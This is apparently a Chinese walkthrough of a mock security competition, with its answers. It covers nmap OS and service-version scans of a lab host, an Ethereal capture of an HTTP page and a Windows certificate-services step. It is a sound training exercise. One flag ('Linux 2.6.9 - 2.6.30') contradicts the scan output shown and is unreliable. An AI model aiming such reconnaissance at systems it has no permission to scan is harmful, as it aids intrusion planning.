模拟比赛

Linux 操作系统信息收集


第 1 题

在虚拟机终端输入命令开启服务。

FLAG: service httpd start

第 2 题


在 BT5 终端输入 nmap –O 靶机 IP 进行渗透测试，。



```
root@bt:~# nmap -O 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:41 CST
Nmap scan report for 172.16.104.249
Host is up (0.0016s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.24
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
root@bt:~# █
```

FLAG: O

第 3 题




```
root@bt:~# nmap -O 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:41 CST
Nmap scan report for 172.16.104.249
Host is up (0.0016s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.24
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.17 seconds
root@bt:~# █
```

FLAG: Linux 2.6.9 - 2.6.30

第 4 题

终端输入 nmap –sV 靶机 ip 进行渗透测试。




```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:44 CST
Nmap scan report for 172.16.104.249
Host is up (0.00030s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE              VERSION
21/tcp   open  ftp                  vsftpd 2.0.5
22/tcp   open  ssh                  OpenSSH 4.3 (protocol 2.0)
23/tcp   open  telnet               Linux telnetd
80/tcp   open  http                 Apache httpd 2.2.3 ((CentOS))
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
443/tcp  open  ssl/http             Apache httpd 2.2.3 ((CentOS))
3306/tcp open  mysql                MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.61 seconds
root@bt:~# █
```

FLAG: sV

Linux 服务信息收集

第 1 题

终端输入 nmap –sV 靶机 IP 进行渗透测试。



```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:53 CST
Nmap scan report for 172.16.104.249
Host is up (0.00032s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE              VERSION
21/tcp   open  ftp                  vsftpd 2.0.5
22/tcp   open  ssh                  OpenSSH 4.3 (protocol 2.0)
23/tcp   open  telnet               Linux telnetd
80/tcp   open  http                 Apache httpd 2.2.3 ((CentOS))
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
443/tcp  open  ssl/http             Apache httpd 2.2.3 ((CentOS))
3306/tcp open  mysql                MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.23 seconds
root@bt:~# █
```


FLAG: Apache httpd 2.2.3 ((CentOS))

第 2 题

在虚拟机终端输入命令关闭服务。

FLAG: service httpd stop

第 3 题



```
root@bt:~# nmap -sV 172.16.104.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-06-13 09:57 CST
Nmap scan report for 172.16.104.249
Host is up (0.00050s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE             VERSION
21/tcp   open  ftp                 vsftpd 2.0.5
22/tcp   open  ssh                 OpenSSH 4.3 (protocol 2.0)
23/tcp   open  telnet              Linux telnetd
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
3306/tcp open  mysql               MySQL (unauthorized)
MAC Address: 52:54:00:10:68:F9 (QEMU Virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds
root@bt:~#
```


FLAG: 22/tcp

网络协议渗透测试

P8-A111

第 1 题

打开 XP 系统，进入 Ethereal 软件点击新建扫描，然后点击 capture 进行扫描。



The Ethereal Network Analyzer
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
thereal: Capture Interfaces
Stop
Capture
Prepare
Details
Close
开始
Test - Microsoft...
The Ethereal Net...
Ethereal: Captur...
1:17

Description	IP	Packets	Packets/s
eric dialup adapter	unknown	0	0
altek RTL8139 Family Fast Ethernet Adapter (Microsoft's Packet Scheduler)	172.16.105.3	28	0

Ready to load or capture

No Packets

扫描开始界面




Captured Packets

Total	0	% of total
SCTP	0	0.0%
TCP	0	0.0%
UDP	0	0.0%
ICMP	0	0.0%
ARP	0	0.0%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	0	0.0%

Running 00:00:03


打开浏览器输入靶机 IP 进入网站。


Test - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退
搜索
收藏夹
地址(D)
转到
链接

http://172.16.105.248/

This is a test for the Web Site!!!

返回扫描软件点击停止扫描。




Captured Packets

Total	34	% of total
SCTP	0	0.0%
TCP	6	17.6%
UDP	5	14.7%
ICMP	0	0.0%
ARP	2	5.9%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	21	61.8%

Running 00:00:42

如图蓝色为监听到的数据。



(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


```
No. .  Time        Source            Destination       Protocol  Info
     5 0.249251    172.16.105.1      224.0.0.22        IGMP      V3 Membership Report
     6 0.609121    172.16.105.1      224.0.0.22        IGMP      V3 Membership Report
     7 0.949028    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
     8 1.700690    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
     9 2.449001    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
    10 3.199021    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
    11 3.950248    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
    12 4.324757    172.16.105.4      224.0.0.22        IGMP      V3 Membership Report
    13 4.367505    172.16.105.4      224.0.0.22        IGMP      V3 Membership Report
    14 4.464687    172.16.105.4      224.0.0.22        IGMP      V3 Membership Report
    15 4.699048    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
    16 5.449019    172.16.105.248    172.16.105.255    NBNS      Name query NB WPAD<00>
    17 5.717487    172.16.105.3      172.16.105.248    HTTP      GET / HTTP/1.1
    18 5.717757    172.16.105.248    172.16.105.3      HTTP      HTTP/1.1 200 OK (text/html)
    19 5.886561    172.16.105.3      172.16.105.248    TCP       1045 > http [ACK] Seq=290 Ack=490 Win
```

```
⊞ Frame 18 (544 bytes on wire, 544 bytes captured)
⊞ Ethernet II, Src: RealtekU_10:69:f8 (52:54:00:10:69:f8), Dst: RealtekU_10:69:01 (52:54:00:10:69:01)
⊞ Internet Protocol, Src: 172.16.105.248 (172.16.105.248), Dst: 172.16.105.3 (172.16.105.3)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 1045 (1045), Seq: 0, Ack: 290, Len: 490
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: text/html
    <html>
```

```
0000  52 54 00 10 69 01 52 54  00 10 69 f8 08 00 45 00   RT..i.RT ..i...E.
0010  02 12 00 47 40 00 80 06  cd 82 ac 10 69 f8 ac 10   ...G@... ....i...
0020  69 03 00 50 04 15 6e b5  b0 7e 01 3a 4b cd 50 18   i..P..n. .~.:K.P.
0030  fd bb 61 77 00 00 48 54  54 50 2f 31 2e 31 20 32   ..aw..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 4c   00 OK..C ontent-L
0050  65 6e 67 74 68 3a 20 31  39 30 0d 0a 43 6f 6e 74   ength: 1 90..Cont
```

File: "C:\DOCUME~1\User\LOCALS~1\Temp\etherXXXXIUFMM1" 2669... P: 19 D: 19 M: 0 Drops: 0

打开下面的数据找到倒数第 3 行。



(Untitled) - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
⊞ Frame 18 (544 bytes on wire, 544 bytes captured)
⊞ Ethernet II, Src: RealtekU_10:69:f8 (52:54:00:10:69:f8), Dst: RealtekU_10:69:01 (52:54
⊞ Internet Protocol, Src: 172.16.105.248 (172.16.105.248), Dst: 172.16.105.3 (172.16.105
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 1045 (1045), Seq: 0, Ack
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: text/html
    <html>

    <head>
    <title>Test</title>
    <meta http-equiv="content-Type" content="text/html;charset=utf-8"/>
    </head>

    <body>
    <h1>This is a test for the Web Site!!!</h1>
    </body>

    </html>
```

```
01d0  68 65 61 64 3e 0d 0a 0d  0a 3c 62 6f 64 79 3e 0d   head>... .<body>.
01e0  0a 3c 68 31 3e 54 68 69  73 20 69 73 20 61 20 74   .<h1>Thi s is a t
01f0  65 73 74 20 66 6f 72 20  74 68 65 20 57 65 62 20   est for  the Web
0200  53 69 74 65 21 21 21 3c  2f 68 31 3e 0d 0a 3c 2f   Site!!!< /h1>..</
0210  62 6f 64 79 3e 0d 0a 0d  0a 3c 2f 68 74 6d 6c 3e   body>... .</html>
```


P: 19 D: 19 M: 0 Drops: 0

FLAG: </body>

网络协议加固

第 1 题

在控制面板里面找到添加或删除程序，卸载并重新安装证书服务。



当前安装的程序:

Microsoft SQL Server 2000　大小 126.00MB
单击此处获得支持信息。　已使用 很少
上一次使用日期 2022-6-12

排序方式(S): 名称

Windows 组件
可以添加或删除 Windows 的組件。

要添加或删除某个組件，请单击旁边的复选框。灰色框表示只会安装该組件的一部分。要查看組件内容，请单击“详细信息”。


組件(C):

□	远程存储	4.1 MB
☑	证书服务	1.4 MB
□	终端服务器	0.0 MB
□	终端服务器授权	0.9 MB


描述: 限制用户浏览 Internet 和 Intranet 网站

所需磁盘空间: 3.4 MB
可用磁盘空间: 4122.8 MB

打开证书颁发机构，点击如下图的提交一个新的申请。


